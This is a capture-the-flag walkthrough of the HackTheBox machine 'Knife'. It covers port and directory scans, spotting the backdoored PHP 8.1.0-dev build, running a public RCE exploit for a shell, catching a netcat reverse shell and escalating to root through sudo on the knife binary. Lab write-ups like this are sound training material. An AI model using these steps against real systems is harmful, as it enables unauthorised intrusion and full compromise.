HackTheBox Knife


```
Saikat Karmakar | AUG 31 : 2021
```

```
ip: 10.10.10.242
```

- ***Enumeration***

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Web server




About EMA / Patients / Hospitals / Providers / E-MSO

At EMA we're taking care to a whole new level . . .

Taking care of our patients.


-

- Nothing much from gobuster or ffuf




```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.242/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,bak
[+] Timeout:                 10s
===============================================================
2021/08/31 20:24:08 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.bak        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.bak        (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 5815]
```


- If we look at the request header carefully we can see the php version

- 


```
[redacted] knife/ (master×) $ curlie -I http://10.10.10.242                              [20:51:26]
HTTP/1.1 200 OK
Date: Tue, 31 Aug 2021 15:22:36 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8
```

- 


```
master ✗ $ nikto -h 10.10.10.242 | tee nikto.log                                          130 ↵
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.242
+ Target Hostname:    10.10.10.242
+ Target Port:        80
+ Start Time:         2021-08-31 20:45:02 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashi
on to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

- We can see there is a exploit available for the specific php version
  - https://github.com/flast101/php-8.1.0-dev-backdoor-rce
  - https://www.exploit-db.com/exploits/49933
- We run the exp & got remote code execution & we can use netcat to get a proper revshell
- 

```
master ✗ $ python3 exp.py
Enter the full host url:
http://10.10.10.242/

Interactive shell is opened on http://10.10.10.242/
Can't acces tty; job crontol turned off.
$ id
uid=1000(james) gid=1000(james) groups=1000(james)

$ whoami
james

$ which nc
/usr/bin/nc
```


- We got the rev-shell
- 

```
λ ~/Desktop/ctf/WalkThroughs/HackTheBox/knife/ master* nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.242] 40154
bash: cannot set terminal process group (971): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ 
```

- We can run a binary called `knife` as superuser
- 

```
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

- Here is some info about knife

- 


About Knife

[edit on GitHub]

knife is a command-line tool that provides an interface between a local chef-repo and the Chef Infra Server. knife helps users to manage:

- Nodes
- Cookbooks and recipes
- Roles, Environments, and Data Bags
- Resources within various cloud environments
- The installation of Chef Infra Client onto nodes
- Searching of indexed data on the Chef Infra Server

- We can go to GTFO bins to look for ways to priv. esc.

- 

```
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
root@knife:/home/james# |
```